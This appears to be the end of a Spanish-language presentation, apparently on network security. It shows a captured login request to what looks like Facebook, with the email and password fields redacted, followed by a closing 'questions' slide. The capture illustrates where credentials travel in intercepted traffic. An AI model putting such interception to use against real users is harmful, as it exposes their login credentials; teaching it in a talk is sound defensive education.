ZIjRx5REvRdobbmDBHQ2Ao4c2MCjn4N6hzQsAA%26smuh%3D43626%261h%3DAc_za-2It-RniAhY

lsd=AVr1eQuN&email=[redacted]@hotmail.com&pass=[redacted]&default_persistent=0&timezone=-60&lgnrnd=0225
56_putP&lgnjs=1420971951&locale=es_LA&qsstamp=W1tbNiw3Myw3OCw5MCw5NCwxMDMsMTE1LDE0MSwxNDksMTYxLDE4OCwyNjAsMjY5LDMxMiwz
MTgsMzMxLDMzOCwzNDAsMzQ2LDM2OCwzNzgsMzk5LDQwMyw0MDUsNDM3LDQ1OCw0OTQsNTAyLDUwMyw1MDQsNTMyLDU0NCw1NTYsNTc2LDYwMCw2MDUsNj
QxLDY2Myw2NjYsNjgzLDcwMyw4NDVdXSwiQVpsSzZPN01DcmxpUG5MW11BbDhzQVB3NnBpbHpGV1ZOSmxmdUZLV2NpeDU0d3VneTFRcEd0bHBreGFmR1JW
M0FNRmJyTW9ab2cyZW5OUW9aYW1SMk1XV1NZcHVpS2syZks4OE4teUR1LUc3TmVNR1JwRFZOckc4WE5Pb1RHe1RsR0tUVGswQjRVb0JBd0MxZXc5YW1wR1
RGb11PQWpDemF6ZjFEQ0dNaldiQ1V5QTNMS1RLUEgyQ3VURFMtN1V2d1hMay04dm8wSTFCMGRMZ2Z6MGd2X3pGNTJZb1FLQmJPdUd3aW4xSOVRVG5IQSJd
```

Preguntas

Con cervezas
Habrá mas
preguntas